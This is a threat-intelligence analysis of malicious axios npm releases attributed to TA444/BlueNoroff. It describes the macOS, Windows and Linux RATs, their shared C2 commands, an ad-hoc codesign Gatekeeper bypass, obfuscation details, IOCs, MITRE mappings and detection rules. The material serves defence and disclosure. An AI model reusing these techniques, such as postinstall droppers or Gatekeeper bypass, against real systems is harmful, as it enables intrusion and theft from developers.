 Figure 25: RAT_Cmd_RunAppleScript. Base64DecodeToString, CreateTempScptFile via mkstemps, /usr/bin/osascript execution, unlink cleanup
After execution finishes and stdout is captured through a pipe back to the parent process, the temporary .scpt file is immediately deleted. If the C2 sends a runscript command with an empty script field and only a parameter, the binary falls back to direct shell execution through /bin/sh -c, which gives the attacker standard Unix command-line access as a fallback.
Architecture Detection
One of the smaller but important functions in the binary handles architecture detection. It queries the macOS kernel using sysctlbyname with the parameter "hw.optional.arm64" to determine whether the system is running on Apple Silicon or Intel hardware:
 Figure 26: Recon_GetOS. sysctlbyname("hw.optional.arm64") returning "mac_arm" or "mac_x64"
If the sysctl call returns 1, the binary reports "mac_arm" to the C2 server. Otherwise, it defaults to "mac_x64". This architecture information is important because it tells the attacker which type of binary to send through the peinject command. An ARM64 Mach-O won't run on an Intel Mac and vice versa, so the C2 needs to know which one to serve.
Process Enumeration
For enumerating running processes, the macOS variant takes a simpler approach than the Linux one. Instead of walking /proc directories (which don't exist on macOS), it calls popen with "ps -eo user,pid,command" and reads the output line by line through fgets into a 4096-byte buffer. The result is a formatted string showing every running process with its owner, PID, and full command line. the same data the other variants collect, just gathered through a different method.
 Figure 27: Recon_GetProcessList. popen("ps -eo user,pid,command") with fgets output parsing loop
The process list goes into every BaseInfo beacon, giving the attacker a live view of what's running on the machine.
macOS RAT C2 Commands
The macOS RAT receives the same four commands, but implements each one using compiled C++ with macOS-native APIs and a unique Gatekeeper bypass technique:
| Command | Type | macOS Implementation |
|---|---|---|
| kill | "kill" | Sends rsp_kill acknowledgment, then calls exit(0) to terminate the Mach-O binary process |
| peinject | "peinject" | Base64-decodes payload, writes to
/private/tmp/.<random> (hidden), chmod 0755, runs codesign --force --deep --sign - to bypass Gatekeeper, then executes via popen() |
| runscript | "runscript" | Creates temp .scpt file via mkstemps(), executes through /usr/bin/osascript (AppleScript), captures stdout via pipe, deletes temp file. Falls back to /bin/sh -c if the Script field is empty |
| rundir | "rundir" | Uses std::filesystem directory iteration with stat() calls, returns Name, IsDir, SizeBytes, Created (st_birthtimespec), Modified, HasItems |
Three platforms, three languages, three delivery methods. The protocol underneath them is identical.
Shared RAT Architecture and C2 Protocol
All three RATs are written in different languages, but they speak the same C2 protocol. The JSON message structures, field names, encoding scheme, and even the status code strings ("Wow" and "Zzz") are identical across platforms.
C2 Remote Commands
These are the commands the attacker can send to the RAT, delivered in the JSON response during each 60-second beacon:
| Command | Type Field | Description |
|---|---|---|
| kill | "kill" | Terminate the RAT process and send acknowledgment to C2 |
| peinject | "peinject" | Base64-decode a native binary, write to disk, and execute |
| runscript | "runscript" | Execute arbitrary script (PowerShell / Python / AppleScript) |
| runscript (empty) | "runscript" | Execute a direct shell command when the Script field is empty |
| rundir | "rundir" | Browse the victim file system and return file/directory metadata |
C2 Response Commands
| Response | Sent After | Content |
|---|---|---|
| rsp_kill | kill | Acknowledgment with status "success", then exit |
| rsp_peinject | peinject | Binary drop result: "Wow" or "Zzz" with error |
| rsp_runscript | runscript | Captured stdout from executed script |
| rsp_rundir | rundir | JSON array: Name, IsDir, SizeBytes, Created, Modified, HasItems |
Status Codes
| Code | Meaning | Example |
|---|---|---|
| "Wow" | Success | Binary dropped and launched, script output captured |
| "Zzz" | Failure | Exception message (e.g. "name 'b64_string' is not defined") |
| "success" | Kill ack | Used only for the kill command acknowledgment |
Beacon Message Types
| Type | When Sent | Content |
|---|---|---|
| FirstInfo | Once on startup | Session UID, OS identifier, directory listings |
| BaseInfo | Every 60 seconds | System info + heartbeat timestamp |
| CmdResult | After each command | Status code (Wow/Zzz) and output |
| JSON response | In beacon response | Command with parameters |
Platform Implementation Comparison
| Feature | Windows | Linux | macOS |
|---|---|---|---|
| Script Engine | PowerShell -EncodedCommand | python3 -c | osascript (.scpt) |
| Binary Inject | .NET Reflection → cmd.exe | Write /tmp + chmod (BROKEN) | Write + chmod + codesign |
| Process Enum | WMI Win32_Process | /proc walking | ps -eo |
| Persistence | Registry Run key | NONE | NONE |
| Initial Recon | Docs, Desktop, OneDrive, AppData, all drives | $HOME, .config, Docs, Desktop | $HOME, Docs, Desktop, Downloads, /Applications |
The shared protocol points to a single developer or team. The infrastructure points to something more specific.
Attribution: TA444/BlueNoroff (DPRK)
We're attributing this attack to TA444/BlueNoroff based on multiple converging lines of evidence. TA444/BlueNoroff operates as a financially motivated subgroup of the Lazarus collective under DPRK direction, and they've been running supply chain attacks against the JavaScript and Python ecosystems for years. The attribution here doesn't rest on any single indicator.
It comes from multiple independent lines of evidence that all point in the same direction: infrastructure overlaps, malware family classification, tactical alignment, and hosting patterns that match documented TA444/BlueNoroff operations.
Infrastructure Overlap: Shared ETag

The strongest piece of evidence is a network infrastructure overlap. We pivoted from the Axios C2 server at 142.11.206[.]73 and found that it shares a unique HTTP ETag header with 23.254.167[.]216, a server that we previously documented as active TA444/BlueNoroff infrastructure.
That server was hosting a "JustJoin" landing page, a macOS application theme previously linked to TA444/BlueNoroff campaigns by both SentinelOne and Hunt.io. ETag headers are typically generated by the web server based on file content and modification time, so sharing a unique ETag across two different servers strongly suggests they're managed by the same operator, likely serving identical content from a common deployment pipeline.
We pulled the C2 IP details from Hunt.io and confirmed it sits on Hostwinds AS54290 within the 142.11.192.0/18 subnet. That same /18 block contains at least three other IP addresses that have been independently confirmed as Lazarus Group infrastructure in previous investigations.
 Figure 28: overview for 142.11.206[.]73. the Axios C2 server hosted on Hostwinds LLC in Dallas, Texas, AS54290, within the 142.11.192.0/18 subnet that contains confirmed Lazarus infrastructure
Hostwinds is the most frequently observed hosting provider in Hunt.io's tracking of TA444/BlueNoroff operations. The provider offers affordable VPS instances with minimal identity verification and accepts cryptocurrency payments, making it attractive for threat actors who need disposable infrastructure that's quick to provision and hard to trace back. The provider profile below shows the hosting characteristics that make it a repeated choice for this threat group.
 Figure 29: Hostwinds provider profile showing cryptocurrency payment acceptance, medium bulletproof rating, and detected malicious activity, including C2 scanning and phishing sites
The combination of the same ASN, the same /18 subnet, a shared unique ETag with a documented DPRK server, and the use of Hostwinds (BlueNoroff's most common hosting provider) creates a strong infrastructure link that's difficult to explain as a coincidence.
JustJoin Campaign Connection
The server at 23.254.167[.]216 that shares the ETag with our Axios C2 was actively hosting a "JustJoin" landing page, a fake macOS application designed for monitoring Zoom meetings. Public reporting from SentinelOne has linked these JustJoin-themed domains to BlueNoroff's broader campaign of targeting developers and cryptocurrency workers through spoofed virtual meeting platforms.
The fact that the Axios attack also places heavy emphasis on a sophisticated macOS Mach-O binary (the most developed of the three platform variants) fits this pattern of macOS-focused operations.
Hunt.io's investigation of the JustJoin infrastructure revealed deeper connections. Two additional servers. 108.174.194[.]44 and 108.174.194[.]196. share the same SSH key fingerprint (e1f6b7f621a391a9d26e9a196974f3e2cc1ce8b4d8f73a14b2e8cb0f2a40289f) with the 23.254.167[.]216 server, indicating coordinated management across all three. The second linked server had email service ports open (143, 993, 995), suggesting it was configured for phishing operations.
 Figure 30: 23.254.167[.]216 server sharing the same ETag with our Axios C2 server
NukeSped Malware Classification
Beyond the infrastructure links, the macOS Mach-O binary itself has been classified as NukeSped, a malware family that is exclusively associated with the Lazarus Group. NukeSped isn't a commodity tool or an open-source framework that multiple threat actors might pick up; its use is a strong standalone indicator of DPRK origin.
Additionally, the binary's internal naming convention references "macWebT", which directly matches malware documented by SentinelOne in their 2023 reporting on TA444/BlueNoroff macOS campaigns. This naming continuity across campaigns suggests code reuse or shared development within the same team.
TTP Alignment
The tactics, techniques, and procedures in this attack align closely with documented TA444/BlueNoroff operations across several dimensions. The group has a well-established pattern of targeting software supply chains through npm and PyPI packages, going back to at least 2023. They consistently build cross-platform toolkits with particular attention to macOS (where they've deployed GhostCall and GhostHire campaigns).
Their infrastructure repeatedly shows up on Hostwinds VPS instances. They target developer machines because developers often have access to cryptocurrency wallets, cloud credentials, and signing keys that support BlueNoroff's primary mission: generating revenue for the DPRK regime through financial theft.
The use of Proton Mail addresses (ifstap@proton.me and nrwise@proton.me) for the compromised npm accounts also fits the pattern. DPRK-linked threat actors consistently use privacy-preserving email services for infrastructure registration, and Proton Mail's anonymous signup process makes it a repeated choice across multiple Lazarus campaigns.
Confidence Assessment
We assessed each evidence layer independently and assigned confidence levels based on how uniquely it ties to TA444/BlueNoroff versus other possible explanations:
| Evidence Layer | Specific Indicator | Confidence |
|---|---|---|
| Shared ETag | Axios C2 shares a unique ETag with 23.254.167[.]216 (documented DPRK JustJoin server) | HIGH |
| ASN + Subnet | Same Hostwinds AS54290, same /18 subnet as 3+ confirmed Lazarus IPs | HIGH |
| JustJoin Campaign | ETag-linked server hosts known TA444/BlueNoroff macOS lure page | HIGH |
| NukeSped Classification | macOS binary classified as Lazarus-exclusive malware family | HIGH |
| SSH Key Cluster | 3 servers share SSH fingerprint e1f6b7f6..., indicating coordinated management | HIGH |
| TTP Alignment | npm supply chain targeting, macOS focus, multi-platform RATs, developer targeting | MEDIUM-HIGH |
| Hosting Pattern | Hostwinds VPS is BlueNoroff's most frequently observed provider | MEDIUM |
| Email OpSec | Proton Mail anonymous registration matches DPRK operational patterns | LOW (alone) |
Taken individually, some of these indicators (like the Proton Mail usage or Hostwinds hosting) wouldn't be sufficient for attribution. But the cumulative weight of all eight evidence layers, especially the shared ETag, NukeSped classification, and SSH key cluster, points strongly to TA444/BlueNoroff as the operator behind this campaign.
Related DPRK Infrastructure
The following indicators were identified through infrastructure pivoting from the Axios C2 server and are associated with the broader TA444/BlueNoroff operation:
| Type | Indicator | Context |
|---|---|---|
| IP | 23.254.167[.]216 | JustJoin landing page host shares a unique ETag with Axios C2 |
| IP | 108.174.194[.]44 | Shared SSH key with JustJoin server, active at time of writing |
| IP | 108.174.194[.]196 | Shared SSH key, email ports 143/993/995 open (phishing infrastructure) |
| Domain | a0info.v6[.]army | JustJoin landing page, registered via NameCheap |
| SSH Key | e1f6b7f621a391a9d26e9a196974f3e2cc1ce8b4d8f73a14b2e8cb0f2a40289f | Shared across 3 coordinated DPRK servers on Hostwinds |
Indicators of Compromise
Network Infrastructure
| Type | Indicator | Description |
|---|---|---|
| Domain | sfrclak[.]com | C2 server |
| IP | 142.11.206[.]73 | C2 IP (Hostwinds AS54290) |
| Port | 8000 | C2 port (HTTP, no TLS) |
| URI | /6202033 | Campaign endpoint |
| User-Agent | mozilla/4.0 (compatible; msie 8.0; ...) | Beacon identifier |
File Hashes
| SHA-256 | Description |
|---|---|
| e10b1fa84f1d6481625f741b69892780140d4e0e7769e7491e5f4d894c2e0e09 | setup.js dropper |
| 506690fcbd10fbe6f2b85b49a1fffa9d984c376c25ef6b73f764f670e932cab4 | macOS Mach-O RAT |
| 617b67a8e1210e4fc87c92d1d1da45a2f311c08d26e89b12307cf583c900d101 | Windows PowerShell RAT |
| f7d335205b8d7b20208fb3ef93ee6dc817905dc3ae0c10a0b164f4e7d07121cd | Windows Stage-1 launcher |
| fcb81618bb15edfdedfb638b4c08a2af9cac9ecfa551af135a8402bf980375cf | Linux Python RAT |
File System Indicators
| Platform | Indicator | Description |
|---|---|---|
| macOS | /Library/Caches/com.apple.act.mond | Mach-O RAT binary |
| macOS |
/private/tmp/.<random> | Dropped binaries (peinject) |
| Windows | %PROGRAMDATA%\wt.exe | Renamed PowerShell |
| Windows | %PROGRAMDATA%\system.bat | Hidden persistence launcher |
| Windows | HKCU...\Run\MicrosoftUpdate | Persistence Run key |
| Linux | /tmp/ld.py | Python RAT script |
MITRE ATT&CK Mapping
| Technique | Name | Usage |
|---|---|---|
| T1195.002 | Supply Chain Compromise | Compromised npm maintainer account |
| T1059.001 | PowerShell | Windows RAT via -ep bypass |
| T1059.002 | AppleScript | macOS RAT via osascript |
| T1059.006 | Python | Linux RAT via python3 -c |
| T1547.001 | Registry Run Keys | HKCU Run key "MicrosoftUpdate" |
| T1553.002 | Code Signing | Ad-hoc codesign Gatekeeper bypass |
| T1055 | Process Injection | .NET Reflection into cmd.exe |
| T1082 | System Info Discovery | Hostname, OS, CPU, timezone |
| T1057 | Process Discovery | WMI / /proc / ps -eo |
| T1071.001 | HTTP Protocol | POST beacons on port 8000 |
| T1036.005 | Masquerading | MicrosoftUpdate, com.apple.act.mond |
| T1027 | Obfuscated Files | XOR + Base64 encryption |
| T1070.004 | File Deletion | Dropper self-deletes + temp cleanup |
Mitigation Strategies
Detection
Monitor for outbound HTTP POST traffic to port 8000 with User-Agent "mozilla/4.0 (compatible; msie 8.0; windows nt 5.1; trident/4.0)"
Alert on creation of /Library/Caches/com.apple.act.mond or %PROGRAMDATA%\wt.exe
Monitor Registry Run key modifications with value name "MicrosoftUpdate"
Detect codesign --force --deep --sign - execution from non-standard parents on macOS
Flag processes spawned by npm postinstall hooks, making outbound network connections
Immediate Response
If axios@1.14.1 or axios@0.30.4 was installed, treat the system as compromised
Check for IOC file artifacts on all platforms
Inspect network logs for connections to 142.11.206.73 or sfrclak.com on port 8000
Rotate all credentials, API keys, SSH keys, and tokens accessible from the affected system
On Windows, remove the MicrosoftUpdate Run key and delete system.bat + wt.exe
Prevention
Pin package versions in package-lock.json and use npm ci in CI/CD pipelines
Integrate dependency scanning tools (Socket.dev, Snyk, npm audit) into build workflows
Use --ignore-scripts flag where postinstall hooks are not required
Implement network egress filtering to block outbound HTTP on non-standard ports
Monitor npm publications for missing OIDC Trusted Publisher signatures
Summary
This attack wasn't opportunistic. It was a deliberate, multi-stage operation against one of the most widely installed packages in the JavaScript ecosystem, executed in under 24 hours and designed to leave no trace. The dropper, the staged dependency, the platform-specific RATs, the self-destructing cleanup --- every step was planned.
Supply chain attacks don't announce themselves. They look like normal package updates, and they clean up after themselves. If axios@1.14.1 or axios@0.30.4 was ever installed on a system, treat it as compromised and rotate everything.
The infrastructure connections that tied this attack to TA444/BlueNoroff are the kind you can find yourself. Book a free demo today and start exploring our platform.
Axios pulls over 37 million weekly downloads on npm. That kind of reach makes it a prime target, and someone took the shot. The npm account belonging to the library's primary maintainer, jasonsaayman, was compromised and used to push two malicious versions, executing a five-stage operation in under 24 hours: account takeover, dependency staging, payload injection, multi-platform RAT deployment, and evidence cleanup.
The dropper checks the victim's OS and pulls down a platform-specific RAT. A compiled Mach-O binary on macOS, a fileless PowerShell implant on Windows, or a Python script on Linux. Seconds after the RAT is running, the dropper wipes itself and swaps the malicious package.json for a clean stub. A developer checking their node_modules after install would see nothing out of place.
The cleanup was thorough. The trail wasn't.
Key Findings
Attacker hijacked the npm account of Axios maintainer jasonsaayman, published malicious axios@1.14.1 and axios@0.30.4, bypassing the legitimate CI/CD pipeline
Staged dependency plain-crypto-js was published clean first (v4.2.0), then weaponized 18 hours later (v4.2.1) with an obfuscated postinstall dropper
Dropper uses XOR + reversed Base64 obfuscation with key "OrDeR_7077" to hide all strings including C2 URL, imports, and payload scripts
Three platform-specific RATs deployed: compiled C++ Mach-O for macOS, fileless PowerShell for Windows, Python stdlib-only for Linux
Single C2 at sfrclak.com:8000 (142.11.206.73) routes payloads by POST body: product0 for macOS, product1 for Windows, product2 for Linux
Four shared C2 commands across all platforms: kill, peinject (binary drop), runscript (script execution), rundir (file browsing)
macOS variant bypasses Gatekeeper with ad-hoc codesigning; Windows is the only variant with persistence via Registry Run key "MicrosoftUpdate"
Linux peinject command is broken due to an undefined variable bug, confirming hasty porting from the Windows codebase
